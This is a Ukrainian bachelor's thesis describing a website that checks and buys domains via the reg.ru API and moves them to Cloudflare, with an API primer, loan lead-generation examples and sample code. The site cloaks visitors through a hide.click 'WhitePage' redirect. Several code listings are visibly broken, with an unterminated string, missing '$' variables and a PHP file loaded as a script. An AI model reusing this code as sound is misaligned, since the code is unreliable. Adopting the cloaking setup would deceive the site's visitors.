

МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ
СУМСЬКИЙ ДЕРЖАВНИЙ УНІВЕРСИТЕТ
Факультет електроніки та інформаційних технологій

Кафедра комп'ютерних наук

Кваліфікаційна робота бакалавра

**ВЕБ-САЙТ ДЛЯ РОБОТИ З ДОМЕНАМИ НА
ОСНОВІ АРІ ІНТЕГРАЦІЇ**

Здобувач освіти гр. ІН-82

Денис КАРПЕНКО

Науковий керівник,
завідувач секції ІКТ, кандидат ф.-м. наук.

Дмитро ВЕЛИКОДНИЙ

Завідувач кафедри
доктор технічних наук, професор.

Анатолій ДОВБИШ

Суми 2022

МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ
СУМСЬКИЙ ДЕРЖАВНИЙ УНІВЕРСИТЕТ
Кафедра комп'ютерних наук

Затверджую _____

Зав. кафедрою Довбиш А.С.

“ _____ ” _____ 2022 р.

ЗАВДАННЯ

до випускної роботи

Студента четвертого курсу, групи ІН-82 спеціальності 122 -
“Комп'ютерні науки” денної форми навчання Карпенка Дениса
Володимировича.

Тема: “ Веб-сайт для роботи з доменами на основі API інтеграції ”

Затверджена наказом по СумДУ

№ _____ от _____ 2022 р.

Зміст пояснювальної записки: 1) аналіз проблеми та постановка задачі;
2) вибір метода розв'язання задачі; 3) розробка інформаційного і програмного
забезпечення системи

Дата видачі завдання “ _____ ” _____ 2022 р.

Керівник випускної роботи _____ Великодний Д.В.

Завдання прийняв до виконання _____ Карпенко Д.В.

РЕФЕРАТ

Записка: 57 стор., 14 рис., 4 додатки, 11 джерел.

Об'єкт дослідження — Арі інтеграція

Мета роботи — Сайт для швидких АРІ запитів

Методи дослідження — методології створення сайтів на основі АРІ, аналіз схожих рішень

Результати — розроблено сайт на основі АРІ з для швидкої роботи з доменами. Створений сайт має структуровану інформацію, пошукову систему доменів та написання арі запитів. Розробка проведена на базі мов програмування JavaScript, PHP, HTML. У ході тестування проблем не виявлено.

АРІ інтеграція, Розробка сайту, JavaScript, HTML, PHP

ЗМІСТ

ВСТУП.....	4
1 Application Programming Interface на основі Web-програмування.....	6
1.1 Визначення та принцип роботи	6
1.2 Приклади використання	6
1.3 Застосування у Web	7
1.4 Пошук товарів та послуг	8
1.5 Навіщо API-трафік вебмайстру?	9
1.6 На що варто звернути увагу у коді?	11
1.7 Як можна застосовувати API у фінансовому секторі?	12
1.9 Постановка задачі	14
2 Вибір мов програмування для створення сайту на основі API	15
2.1 PHP	15
2.2 Node.js	16
2.3 C#	17
2.4 Python.....	18
3 Створення та тестування сайту для API	20
3.1 Програмна реалізація сайту.....	20
3.2 Результат роботи сайту	23
ВИСНОВКИ.....	26
СПИСОК ЛІТЕРАТУРИ.....	27
ДОДАТОК А.....	28
ДОДАТОК Б.....	32
ДОДАТОК В.....	33
ДОДАТОК Г.....	40

ВСТУП

Раніше фраза «інтеграція по API» була відома лише певному колу людей, які безпосередньо працюють із програмним інтерфейсом додатків. Зараз же, коли інформаційно-комунікаційні технології, такі як віртуальна IP-телефонія, системи CRM та багато інших, торкнулися практично всіх ніш бізнесу, дана аббревіатура все частіше на слуху у офісних працівників та їхніх керівників, спеціалізація яких безпосередньо не пов'язана з програмуванням

Насправді API виступає у ролі посередника між двома додатками чи сервісами – воно надає рішення (класи, функції, структури), реалізовані у одному сервісі, і створює середовище до створення нового докладання із застосуванням цих рішень.

Наприклад, існує набір команд, яким навчений собака – це API. Якщо ми знаємо ці команди, ми без проблем зможемо взаємодіяти з собакою (вона розуміє, що саме ми хочемо від неї) та тренувати її. Якщо у нас немає доступу до такого API, нам доведеться знову навчати собаку командам (на що піде багато часу і успіх не гарантований) або він просто не буде виконувати наші команди.

Приклад використання API, знайомий більшості інтернет-користувачів – реєстрація на сайті за допомогою облікового запису соціальної мережі. Завдяки API сайт може підключитися до бази даних соціальної мережі та отримати потрібну інформацію.

Найголовніший плюс роботи з API – це економія часу розробки власних сервісів. Програміст отримує готові рішення і не потрібно витратити час на написання коду для функціоналу, який вже давно реалізований.

В API можуть враховуватися нюанси, які сторонній розробник може не врахувати або просто не знати,

API дає додаткам певну системність і передбачуваність - та сама функція за допомогою API може бути реалізована в різних додатках так, що буде зрозуміла і знайома всім користувачам.

API дає стороннім розробникам доступ до закритих сервісів.

Але також є й мінуси:

- Якщо до основного сервісу вносяться зміни та доробки, в API вони можуть потрапити не відразу,
- Розробнику доступні готові рішення, як саме вони реалізовані і як виглядає вихідний код, він не знає,
- API призначений насамперед для загального використання, він може не підійти до створення якогось особливого функціоналу.

Що ж таке API, де використовується і для чого потрібний такий інтерфейс? Більш детально у цих питаннях намагатимемося розібратися у цій статті. Наведемо приклади, які навіть «чайникам» допоможуть зрозуміти суть роботи та взаємодію з API.

РОЗДІЛ 1

1 Application Programming Interface на основі Web-програмування

1.1 Визначення та принцип роботи

API або Application Programming Interface (програмний інтерфейс програми) є описом способів взаємодії між комп'ютерними програмами. Наприклад, дозволяє програмісту зробити так, щоб програма встановлена на смартфоні, чи то Twitter, Facebook або ВКонтакте, могла «з'єднатися» з відповідним сервером: дозволяло виконувати різні дії або переглядати певну інформацію на сайті за допомогою клієнта. Для цього розробники пишуть спеціальні коди, що містять опис типу даних, процедури, функції, структури, константи, які допомагають програмам, простими словами, розуміти один одного.[1]

Найпоширеніші способи використання різних API розробниками та компаніями по всьому світу:

- Додавання у свої послуги функціоналу соціальних мереж та месенджерів, калькуляторів валют, погоди тощо. Стандартне робоче рішення, яке вимагає довгих місяців програмування.
- Доступ до популярного сервісу або сховища даних із дотриманням усіх вимог безпеки.
- Внутрішні потреби компанії, наприклад, розробка мобільного додатка під сайт, з наступною систематизацією всіх даних[2].

1.2 Приклади використання

Найчастіше API використовують для взаємодії програм та програм з операційними системами або Web сайтами.

API дозволяє розробникам використовувати вже наявний функціонал однієї програми для доопрацювання іншого. Користувачам всесвітньої мережі найбільш знайомі функції, реалізовані за допомогою API соціальних мереж:

✓ Facebook API дозволяє логінуватися на сторонніх платформах за допомогою свого облікового запису, оплачувати покупки в додатку, отримувати доступ до даних великих та середніх облікових записів Instagram Business, керувати сторінками спільнот та публікувати на них контент, отримувати статистику з реклами, керувати оголошеннями та аудиторією, запускати прямі ефіри ,

✓ За допомогою Twitter API можна показувати стрічку твітів на сайті, керувати профілем та налаштуваннями облікового запису, автоматично створювати рекламні кампанії в Твіттері та керувати ними,

✓ API VK дає можливість відслідковувати активність користувачів у спільнотах, створювати ботів, збирати статистику за діями у спільноті, автоматично модерувати контент, автоматизувати роботу з товарами (наприклад, імпорт із зовнішньої бази), отримувати текстові публікації з ВКонтакті за заданими ключовими словами тощо. .,

✓ Telegram Bot API є HTTP-інтерфейс для роботи з ботами в Telegram,

✓ YouTube API дозволяє вбудовувати відео на сайт, створювати добірки, вбудовувати програвач у програму, отримувати дані про активність користувачів[3].

1.3 Застосування у Web

Використання API для взаємодії програм, сервісів, клієнтів з Web-сайтами дуже поширене останнім часом, тому прикладів такого використання досить багато.

Найбільш поширені у всесвітній павутині так звані Web API, які використовуються як платформа для створення HTTP-служб. Серед них виділяють:

- RPC (Remote Procedure Call) – віддалений виклик процедур,
- SOAP (Simple Object Access Protocol) – простий протокол доступу до об'єктів,
- REST (Representational State Transfer) – передача стану уявлення.

API можна розділити за типом сервісу, у якого вони є: програми, веб-сайти та операційні системи. Наприклад, у більшості операційних систем (Unix, Windows, MacOS, і т. д.) є API, завдяки якому можливе програмування сервісів для цих систем.

Також API можна поділяти за типом доступу:

- Внутрішні API (доступні внутрішнім розробникам компанії та співробітникам, використовуються для оптимізації робочих процесів та зниження витрат),
- Партнерські API (доступні бізнес-партнерам та споживачам продукту або послуги, використовуються для оптимізації процесів та розробки),
- Публічні API (доступні всім, використовуються для створення нових сервісів та популяризації існуючого напрямку)[4].

1.4 Пошук товарів та послуг

Дуже зручно в інтернеті користуватися різними онлайн-сервісами для пошуку товарів, послуг, цін на них. Подібні інтернет-ресурси підтягують потрібну інформацію про продукти з першоджерел. Наприклад, можна знайти і купити квитки на авіарейс, не заходячи при цьому безпосередньо на сайт певної авіакомпанії. Онлайн-ресурс з пошуку авіаквитків за допомогою API взаємодіє з сайтами різних авіаліній, і на основі необхідної інформації користувача, про час, місце відправлення та призначення, видає всі можливі пропозиції безпосередньо на сторінку онлайн-ресурсу.

Для роботи з товарами використовуються методи секції market. Насамперед підключіть сервіс «Товари» в налаштуваннях вашої спільноти або за допомогою методу groups.edit.

Для роботи зі сторони клієнта (наприклад, у мобільному додатку) виберіть платформу Standalone. Для роботи з сервера виберіть платформу Веб-сайт.

Вкажіть назву та збережіть дані, підтвердивши дію через СМС. ви потрапите в інтерфейс адміністрування програми. Надалі вам знадобляться значення полів ID програми (у документації - API_ID, APP_ID, client_id) та Захищений ключ (client_secret, app_secret).

Потім потрібно отримати ключ доступу для виклику методів API. ви можете використати один із цих підходів:

1. Implicit Flow для роботи зі сторони клієнта.
2. Authorization Code Flow для роботи з сервера.

При авторизації потрібно запитати користувача доступу market. Список усіх можливих прав доступу ви знайдете на цій сторінці.

Викликати методи роботи з товарами ви можете безпосередньо або з використанням SDK[5].

1.5 Навіщо API-трафік вебмайстру?

API-трафік дозволяє вебмайстру легко збирати базу, щоб потім домонетизувати її, а не лише прокидати користувача через свій сайт на інтернет-ресурс клієнта.

Один із найяскравіших прикладів застосування API-трафіку – пошук авіаквитків. Візьмемо сайт агрегатора авіаквитків. Клієнт заходить на сайт та встановлює фільтр, щоб підібрати квиток на потрібний рейс. Користувач використовує фільтр та наживає кнопку «Знайти». У цей момент дані про те, звідки

починається політ, куди треба летіти, в який день і скільки треба авіаквитків по API-протоколу передаються в CRM авіакомпанії.




Рисунок 1.1 – пошук авіаквитків

CRM авіакомпанії приймає та запускає на своїй базі механізм – надає вибірку пропозиції на запит клієнта та віддає ці дані назад на сайт агрегатора.

Клієнт подивився → йому сподобалося → він натискає «Замовити» → і дані йдуть в авіакомпанію, де запускається процес бронювання та замовлення квитків.

API дозволяє клієнту здійснювати цільову дію (замовлення товару), не залишаючи ресурсу, де він побачив рекламу чи пропозицію.

API прив'язує клієнта (користувача) до певного ресурсу. Для цього необхідно встановити код на веб-сайті веб-майстра[5].

1.6 На що варто звернути увагу у коді?

```

<?php
    $url = 'ССЫЛКА ВЗЯТАЯ ИЗ ОФЕРА
    $params = [
        "phone"=>"+300930000000",
"identCode"=>"1234567890",
        "employment"=>"no",
        "firstName"=>"Тест",
        "lastName"=>"Пупкин",
        "middleName"=>"Василевич",
        "agree"=>"true",
        "url"=>"http://mysite.com.ua/land1/1",
        "agreeTime"=>"2018-01-01 23:21:21",
        "email"=>"email@domain.com",
        "birthDate"=>"28.06.1992",
        "amount"=>"300",
        "aim"=>"technics"
    ];
    $curl = curl_init();
    $params = http_build_query($params);
    if ($curl) {
        curl_setopt($curl, CURLOPT_URL, $url);
        curl_setopt($curl, CURLOPT_POST, 1);
        curl_setopt($curl, CURLOPT_POSTFIELDS, $params);
        curl_setopt($curl, CURLOPT_RETURNTRANSFER, true);
        curl_setopt($curl, CURLOPT_HTTPHEADER, array('Content-Type:
application/x-www-form-urlencoded'));
        $out = curl_exec($curl);
        curl_close($curl);
    }

```

Рисунок 1.2 – Приклад коду для API інтеграції

1) Посилання, куди ви передаєте дані.

2) Обов'язкові параметри, які необхідні для передачі даних та виклику тих чи інших дій у зв'язку з CRM. Відповідно, і варіанти відповідей, які ви можете отримувати під час надсилання цих даних та запитів.

Як веб-майстер, ви можете встановити код і прив'язати API до свого сайту. Наприклад, ви робите на сайті лід-форму і з неї заявка потрапляє у вашу базу даних. Якщо це CRM – там є свої скрипти надсилання даних.

Ви прописуєте URL відправки, берете токен - і дані йдуть. Якщо ви хочете зберігати дані в Google Документах, необхідно робити дві відправки: одне з лід-форми (наприклад, у CPA-сітку), а друге паралельно записує дані в Google-

документ. Отримуючи відповідь від CRM, ви записуєте її до Google-документа, який можна знайти за ідентифікатором.[5]

1.7 Як можна застосовувати API у фінансовому секторі?

API дозволяє оптимізувати та прискорити процес передачі даних клієнтів від веб-майстра до замовника. Клієнт заповнює дані, які з вашого ресурсу потрапляють безпосередньо до CRM рекламодавця. Далі рекламодавець робить дії, які допоможуть конвертувати цей трафік на ліди/видачі кредитів, і ви отримуєте прибуток.

Якщо говорити про банки, то це виглядає так:

The image shows a web form for an online loan application. The form is titled "ON-LINE ЗАЯВКА" in green. It contains several input fields and a list of options:

- Фамилия, Имя, Отчество на украинском языке:*** (Text input field)
- Сумма кредита:** (Text input field) with radio buttons for грн., USD, and Euro.
- Выберите тип кредита:**
 - Потребительский кредит без залога
 - Кредит на покупку авто
 - Потребительский кредит под залог
 - Кредит на покупку недвижимости
- Контактный телефон:*** (Text input field) with "+38" prefix and a dropdown for country code.
- E-mail (не обязательно):** (Text input field)
- Область фактического проживания:** (Dropdown menu) with "Киевская область" selected.
- Трудоустройство:** (Dropdown menu) with "Я работаю официально" selected.
- Как давно работаете на последнем ме** (Dropdown menu)
- Возраст:*** (Text input field)
- Идентификационный номер:*** (Text input field)

At the bottom, there is a note: "* Поля обязательные для заполнения" and a checked checkbox: "Я даю согласие на обработку персональных данных и соглашаюсь с [пользовательским соглашением](#)".

Рисунок 1.3 – Приклад API в банку

На вашому ресурсі клієнт заповнює потрібну кількість полів. Ви зберігаєте ці дані собі та паралельно відправляєте до банку. Банк отримує їх у свою CRM,

перевіряє їх на дубляж та чорні списки. І якщо цей лід їм підходить, вони надсилають відповідь, що він прийнятий, чекайте на статус.

Лід віддається на обробку в контакт-центр або відділення, а після завершення цільової дії ви отримуєте відповідь, що ваша заявка підлягає оплаті, і отримуєте відсоток угоди.

Якщо рекламодавець не може в онлайн-режимі надавати вам статус, тобто платити тільки за виданий кредит (що вимагає ручного звіряння), всі ваші заявки знаходяться в статусі очікування. Після звіряння рекламодавець надсилає вам ті ліди, які зконвертувалися і за які ви отримаєте гроші.[5]

1.8 У чому різниця між postback та feedback?

З рекламодавцем можливі різні методи інтеграції – як postback, і feedback.

Feedback - це коли ви ставите на лід певний ідентифікатор ("лід айді") та відправляєте його рекламодавцю. Він фіксує у себе цей унікальний номер, а ви через певний проміжок часу звертаєтесь до нього з цим номером і запитуєте, чи змінився статус. Якщо статус змінився, ви його забираєте та записуєте дані.

При postback рекламодавець сам надає вам статус за фактом його зміни - пройшла цільова дія клієнта чи ні. Ви зберігаєте його в базі даних.

Головним пріоритетом API є те, що клієнт робить цільові дії на вашому ресурсі. Ви можете побачити, що він «відвалився» на тому чи іншому етапі, можете його пропустити, «підняти», щоб він зробив необхідну цільову дію.

Ви можете збирати та зберігати дані клієнта з подальшою сегментацією та повторною обробкою (retention). Тобто ви сегментуєте його в базі даних за певними ознаками, тригерами, які ви собі визначаєте. Наприклад, за сумою запиту на кредит, працевлаштування або за метою кредиту (на що беруть кредит). Залежно від цього ви можете визначати, яку організацію відправити клієнта в першу чергу[6].

1.9 Постановка задачі

1. Придбати домен та загрузити його на хостинг.
2. Написати на html форму з віконцем куди пишеться домен. Цей домен перевіряється по API на сайті reg.ru. Якщо він зайнятий - з'являється повідомлення про те, що він зайнятий і треба вибрати інший. Якщо вільний – з'являється кнопка КУПИТИ. Купується домен, далі цей же домен по API вантажиться в cloudflare.com вноситься ір сервера, куди його потрібно адресувати. Після цього надсилаються записи NS. NS записи вставити в DNS записи reg.ru.
3. Написати код для захисту від небажаних ір-адресів, ботів та проксі.
4. Протестувати сайт на виявлення помилок.

Розділ 2

2 Вибір мов програмування для створення сайту на основі API

Вибір мови для створення API залежить від характеру вашої програми.

Існує безліч мов, доступних для створення APIs -

- PHP (Laravel)
- C#
- NodeJs
- Python

і навіть більше.

2.1 PHP

Широко використовувана мова сценаріїв для серверної системи та APIs. Laravel фреймворк PHP надає архітектуру MVC для роботи і ви можете використовувати з нею будь-яку базу даних (MySQL, MongoDB і т.д.). Велика спільнота доступна для підтримки, і є чітко визначена документація.

- Ви можете створювати безпечні, масштабовані та надійні програми.
- Його безкоштовний та відкритий вихідний код.

PHP використовують близько 78% всіх сайтів. Мова з'явилася у 1995 році, коли було не так багато можливостей для створення динамічних веб-сторінок. PHP динамічно типізований, і той самий фрагмент коду може поводитися по-різному залежно від контексту, що робить програми на PHP складними для масштабування і іноді повільними.

PHP - відмінна мова для початківців з низки причин:

він прощає помилки: ви можете запустити програму, і вона виконуватиметься, доки досягне ділянки з проблемним кодом;

у мови велика спільнота, а для новачків є багато навчальних матеріалів. Мова постійно оновлюється, тому переконайтеся, що вивчаєте останню версію;

встановити та налаштувати PHP досить легко в порівнянні, наприклад, з Ruby on Rails. Ви можете завантажити MAMP (для Mac) або WAMP (для Windows) і все буде готове до роботи через 5 хвилин.

PHP надає різні API для доступу до MySQL. Нижче показано API, що надаються модулями mysqli та PDO. У кожному прикладі коду створюється з'єднання з сервером MySQL, запущеному на сервері "example.com" з використанням логіна "user" і пароля "password" і виконується запит до нього[7].

```
<?php
// mysqli
mysqli = new mysqli("example.com", "user", "password", "database");
$result = mysqli->query("SELECT 'Привет, дорогой пользователь MySQL!' AS _message FROM DUAL");
$row = $result->fetch_assoc();
echo htmlentities($row['_message']);

// PDO
pdo = new PDO('mysql:host=example.com;dbname=database', 'user', 'password');
$stmt = pdo->query("SELECT 'Привет, дорогой пользователь MySQL!' AS _message FROM DUAL");
$row = $stmt->fetch(PDO::FETCH_ASSOC);
echo htmlentities($row['_message']);
?>
```

Рисунок 2.1 – Приклад коду для API

2.2 Node.js

JavaScript — гнучка мова, яку можна використовувати як для фронкенду, так і для бекенда. Це хороша мова для початківців, оскільки в ньому мало налаштувань, і можна почати писати код у браузері.

Гнучкість JavaScript іноді обходиться дорого: скрипти працюють повільно, їх складно підтримувати і масштабувати, як і в більшості динамічно типованих мов.

JavaScript має велику спільноту, і для його вивчення в Мережі є багато корисних матеріалів.

Значно розширює можливості JS програмної платформи Node.js. З її допомогою код, написаний на JS, можна запускати без браузера на бекенді. А наявність величезної кількості готових рішень у пакетній екосистемі npm дозволяє розробнику не витратити час створення більшості типових рішень.

Середовище виконання JavaScript для виконання JavaScript коду на стороні сервера.

- Забезпечує швидше виконання коду.
- Node.js виконує однопотокове, неблокуючий, асинхронне програмування, що дуже ефективно для пам'яті.

Використовуючи Node.js, ми можемо реалізувати повноцінний API у стилі REST для взаємодії з користувачем. Архітектура REST передбачає застосування наступних методів або типів запитів HTTP для взаємодії із сервером:

- GET
- POST
- PUT
- DELETE

Найчастіше REST-стиль особливо зручний при створенні різноманітних Single Page Application, які нерідко використовують спеціальні javascript-фреймворки типу Angular, React або Knockout[7].

2.3 C#

C# - високорівнева мова програмування. Це означає, що розробники можуть написати на ньому програми, незалежні від архітектури процесора конкретного комп'ютера.

C# популярний серед розробників, тому що він має деякі переваги C++, але на ньому простіше писати код і уникати при цьому грубих помилок.

Фреймворк з відкритим вихідним кодом ASP.NET від Microsoft використовується для створення веб-сайтів за допомогою мов Visual Basic (VB), C#, F# та інших.

.NET працює на основі архітектурного шаблону MVC (Model-View-Controller, Модель-Представлення-Контролер). Контролер приймає запити користувача та взаємодіє з моделлю для обробки даних. Потім результат передається до представлення та відображається у вигляді інтерфейсу веб-сторінки.

Викладений у відкритий доступ у 2016 році, .NET може інтегруватися з iOS, Linux та Android через .NET Core. Він дуже стабільний і надійний, що робить його найпопулярнішим вибором для бізнесу. Оскільки .NET є продуктом Microsoft, у нього досить хороша підтримка[7].

Плюси C#:

- Надає ієрархічний набір бібліотек.
- Захищений та надійніший.
- .NET додатків компілюються до DLLs, що прискорює їх виконання.

2.4 Python

Python став дуже популярною мовою програмування. Він використовується як для веб-розробки, так і для створення настільних програм. У Мережі можна знайти величезну кількість навчальних сайтів, навчальних посібників та посібників з Python, що робить його доступною мовою для новачків.

Крім того, синтаксис Python є простим і легким для розуміння в порівнянні з іншими мовами. Python підтримує об'єктно-орієнтоване, функціональне та аспектно-орієнтоване програмування, а також динамічно типізована мова з відкритим вихідним кодом.

Штучний інтелект - одна з технологій, що найбільш активно розвиваються сьогодні, а Python - популярний інструмент для роботи зі штучним інтелектом.

З цим API розробник Python зможе швидко отримувати інформацію про П та надихатись новими досягненнями. Якщо розробник має цінні думки з цієї теми, він зможе додавати їх у репозиторій[7].

Для розробки я обрав мови PHP і JavaScript, бо, на мою думку, це найбільш зручні мови програмування для роботи з API

Розділ 3

3 Створення та тестування сайту для API

3.1 Програмна реалізація сайту

Сайт розроблено на мовах програмування HTML, JavaScript та PHP, за допомогою придбаного домену `api.domozart.site`, зареєстрованому на сайті `cloudflare.com` та серверу на базі `ISPmanager`.




Рисунок 3.1 – вигляд серверу для створення сайтів

Для початку потрібно придбати домен, а потім з ним працювати. Домен придбаємо на сайті `reg.ru`, я обрав домен `api.antidomozart.site`, бо він більш дешевий




Рисунок 3.2 – придбання домену

Домен потрібно придбати разом з хостингом та протоколом `SSL`, для подальшого спрощення роботи з ним.

Далі потрібно змінити поточні DNS-сервери сайту reg.ru на більш захищені. Для цього знадобився сайт cloudflare.com

DNS-сервери




Рисунок 3.3 – DNS-сервери сайту reg.ru

Для того, щоб змінити DNS-сервери, потрібно змінити ір-адресу нашого хостингу, та додати NS які на пропонує сайт cloudflare.




Рисунок 3.4 – Зміна DNS-серверів

Приблизно за добу DNS-сервери зміняться і можна працювати з сайтом на сервері. На самому сервері на потрібно створити папку з назвою нашого домену. У цю папку будемо підгружати файли з кодом.

Для початку потрібно написати код сайту на мові HTML і CSS, тобто робимо зовнішній вигляд сайту. Після написання коду(див. додаток А), маємо такий сайт




Рисунок 3.5 – Зовнішній вигляд сайту

Далі пишемо код(див. додаток Б) на мові JavaScript, для роботи з API запитамі, тобто для подальшої роботи з ними. Він буде безпосередньо виконувати написані API запити

Після цього нам потрібен «Скелет» для створення API запитів. Сам код(див. додаток В) написаний на мові PHP. Код буде обробляти написані запити, наприклад переводити на потрібний сайт, купляти домени, змінювати DNS-сервери одним натиском на кнопку миші, замість всієї роботи яку було проведено для створення одного сайту.

Через події які відбуваються в теперішній час, було вирішено захистити сайт від проксі, ботів та ір-адресів, які не належать Україні. Для цього був використаний сайт hide.click.




Рисунок 3.6 – Захист сайту від зайвих IP-адресів

3.2 Результат роботи сайту Після введення домену, у рядок




Рисунок 3.7 – Рядок для введення доменів

API запити типу:

`https://api.cloudflare.com/client/v4/zones/cd7d068de3012345da9420df9514dad0/dns_records?page=3&per_page=20&order=type&direction=asc`

`https://api.reg.ru/api/regru2/domain/update_nss?dname=test.ru&ns0=ns1.test.com&ns0ip=1.2.3.4&ns1=ns2.test.com&ns1ip=2.3.4.5,3.4.5.6&output_content_type=plain&password=test&username=test[5]`

`https://api.reg.ru/api/regru2/domain/check?input_data={"domains":{"dname":"ya.ru"},"dname":"yayayayayaya.ru"},"dname":"xn--000.com"},"dname":"china.cn"},"dname":"ийй.me"},"dname":"www.ww"},"dname":"a.ru"},"dname":"qqйй.com"},"dname":"rr.ru.com"}]&input_format=json&password=test&username=test`

`https://api.reg.ru/api/regru2/domain/create?birth_date=01.01.1101&country=RU&descr=Vschizh site&domain_name=vschizh.ru&e_mail=test@test.ru&ns0=ns1.reg.ru&ns1=ns2.reg.ru&output_content_type=plain&p_addr_addr=ул. Княжеска, д.1&p_addr_area=&p_addr_city=г. Вщиж&p_addr_recipient=Пюрику Святославу Владимировичу&p_addr_zip=123456&passport_date=01.01.1164&passport_number=22 44 668800&passport_place=выдан по месту правления&password=test&person=Svyatoslav V`

Ryurik&person_r_name=Святослав&person_r_patronymic=Владимирович&person_r_surname=Рюрик&phone=+7 495 1234567&username=test [8].

Відправляють домен на сайт reg.ru. Після чого користувач підтверджує купівлю домену і він відправляється на сайт cloudflare, щоб записати його на IP сервера ISPmanager, та змінити DNS-сервера сайту reg.ru на clouflare.com[9].

Cloudflare Nameservers	
To use Cloudflare, ensure your authoritative DNS servers, or nameservers have been changed. These are your assigned Cloudflare nameservers.	
Type	Value
NS	gene.ns.cloudflare.com
NS	kevin.ns.cloudflare.com

Рисунок 3.8 – DNS-сервери на cloudflare.com



Рисунок 3.9 – Заміна DNS-серверів на сайті reg.ru

А при заході на сайт з небажаного IP-адресу, його автоматично направить на сайт <https://baike.baidu.com>



Рисунок 3.10 – WhitePage сайту

Після цього завершуємо тестування, перевіряючи, зміни DNS-серверів, придбаного домена через html форму. Якщо домен був придбаний а DNS-сервери змінені, то робота виконана успішно.

ВИСНОВКИ

В ході виконання роботи були розглянуті та проаналізовані сучасні мови програмування які використовують для створення та використання API інтеграції, проведено аналіз тематичної літератури, вибір програмних засобів для реалізації проекту та виходячи з мети, яка була сформована на початку роботи, можна зробити наступні висновки:

- Були розглянуті можливості роботи з доменами на різних хостингах
- Був придбаний домен та створений сайт за допомогою хостингу reg.ru
- Сайт був захищений за допомогою зміни DNS-серверів на платформі cloudflare.com
- За допомогою ресурсу hideclick, сайт був захищений від небажаних ір-адресів, ботів та проксі.
- Написані API запити які значно спрощують придбання домену, його реєстрацію на хостингу та зміна DNS-серверів

Результатом виконання роботи є створений та зареєстрований сайт для роботи з доменами по API, доступний лише для України.

СПИСОК ЛІТЕРАТУРИ

1. Что такое интеграция по API? [Электронный ресурс] – <https://1ats.ru/>
2. Где используются API-технологии [Электронный ресурс] – <https://blog.ingate.ru/seo-wikipedia/api/>
3. Распространённые API браузера [Электронный ресурс] – https://developer.mozilla.org/ru/docs/Learn/JavaScript/Clientside_web_APIs/Introduction
4. Application Programming Interface [Электронный ресурс] – <https://www.seonews.ru/glossary/api/>
5. API для товаров [Электронный ресурс] – <https://dev.vk.com/api/market/getting-started>
6. 8 основных языков для бэкенда [Электронный ресурс] – <https://tproger.ru/translations/7-basic-languages-for-backend-development/>
7. PHP для разработки в API [Электронный ресурс] – <https://www.php.net/manual/ru/mysqlinfo.api.choosing.php>
8. Приклады API запитів на cloudflare.com [Электронный ресурс] – <https://api.cloudflare.com/>
9. Приклады API запитів на reg.ru [Электронный ресурс] – <https://www.reg.ru/reseller/api2doc>
10. JavaScript в API [Электронный ресурс] – <https://coderoad.ru/>
11. Документ захисту від небажаних ір-адресів [Электронный ресурс] – https://my.hide.click/download_ru.html

ДОДАТОК А

Програмна реалізація на мові програмування HTML(файл index.html):

Зовнішній вигляд сайту:

```
<!DOCTYPE html>
<html>
<head>
  <meta charset="UTF-8">
  <title>Api integration</title>
  <style>
    body { background: url(https://pcvector.net/uploads/posts/2018-08/1533326959_low-poly-background-generator-min.png); }
  </style>
  <link rel="shortcut icon" href="https://cdn-icons-png.flaticon.com/512/1471/1471445.png" type="image/x-icon">
</head>
<body>
<table
border="1"
align="center"
rules="rows"
style="width:60%;">
<tr>
<td>
<table
border="1"
background="images/168.png"
bgcolor="#7FFFD4"
cellpadding="10"
style="width:100%; border-radius:5px;">
<tr>
```

```

<th>
<h1>API интеграция для взаимодействия с доменами</h1>
</th>
</tr>
</table>
<table
border="1"
bgcolor="#e6e6fa"
cellpadding="10"
style="width:100%; border-radius:5px;"
<tr>
<td
rowspan="2"
style="width:80%">
<h2>Краткий экскурс</h2>
<p style="text-indent:20px">
Здравствуйте, этот сайт был создан для решения задач в один клик.
Поскольку на подбор, покупку, и регистрацию доменов уходит около
часа времени за компьютером, я решил создать данный сайт для того
чтобы это время сократить до пары минут. </p>
<h2>Как устроен сайт?</h2>
<p style="text-indent:20px">
По сути это простая оболочка, с запутанной внутренней
системой, написаной на таких языках программирования как
JavaScript, PHP, SQL и непосредственно HTML.
Задача сайта такова: Вы вводите домен в строку ниже,
сайт проверяет этот домен на наличие на сайте reg.ru, далее, после оплаты
вашего домена сайт отправляет его на сайт cloudeflare.com,
где он проходит замену DNS-серверов и привязывает к указаному вами серверу.
Домен зарегистрирован и готов к работе.</p>
</td>

```

```

<td bgcolor="#e6e6fa">
<p>
<a href="">

</a>
</p>
</td>
</tr>
<tr>
<td
bgcolor="#e6e6fa"
align="center">
<h3>Общая информация</h3>
<p>Создатель сайта Telegram: @den_0n </p>

</td>
</tr>
</table>
<table
border="1"
bgcolor="#7FFFD4"
height="100"
cellpadding="10"
style="width:100%; border-radius:5px;">
<tr>
<th>
<h3>Введите домен</h3>
<form action="https://www.reg.ru/user/account/#/?mpTab=domain" method="get">
  <input type="text" name="q"/>
  <input type="submit" value="search" />

```

```
</form>
```

```
</th>
```

```
</tr>
```

```
</table>
```

```
</td>
```

```
</tr>
```

```
</table>
```

```
<script src="xhr.js"></script>
```

```
<script src="code.php"></script>
```

```
</body>
```


ДОДАТОК Б

Програмна реалізація на мові програмування JavaScript(файл xhr.js):

Код створений для реалізації API запитів користувача.

```
const requestURL = 'https://www.reg.ru/user/account/#/sites?mpTab=domain'
function sendRequest(method, url, body = null){
  return new Promise ((resolve, reject) => {
const xhr = new XMLHttpRequest()
xhr.open(method, url)
xhr.responseType = 'json'
xhr.setRequestHeader('Content-Type','application/json' )
xhr.onload = () => {
  if(xhr.status >= 400) {
    reject(xhr.response)
  } else {
    resolve(xhr.response)
  }
}
xhr.onerror = () => {
  reject(xhr.response)
}

xhr.send(JSON.stringify(body))

  })
}
const body = {
}
sendRequest('POST', requestURL, body)
  .then(data => console.log(data))
  .catch(err => console.log(err))[10]
```

ДОДАТОК В

Програмна реалізація на мові програмування PHP(файл code.php):

«Скелет» для створення API запитів.

```
<?php
header('Content-type: text/html; charset=UTF-8');
if (count($_REQUEST)>0){
    require_once 'apiEngine.php';
    foreach ($_REQUEST as $apiFunctionName => $apiFunctionParams) {
        $APIEngine=new APIEngine($apiFunctionName,$apiFunctionParams);
        echo $APIEngine->callApiFunction();
        break;
    }
}else{
    $jsonError->error='No function called';
    echo json_encode($jsonError);
}
require_once('MySQLiWorker.php');
require_once ('apiConstants.php');

class APIEngine {
    private $apiFunctionName;
    private $apiFunctionParams;
    static function getApiEngineByName($apiName) {
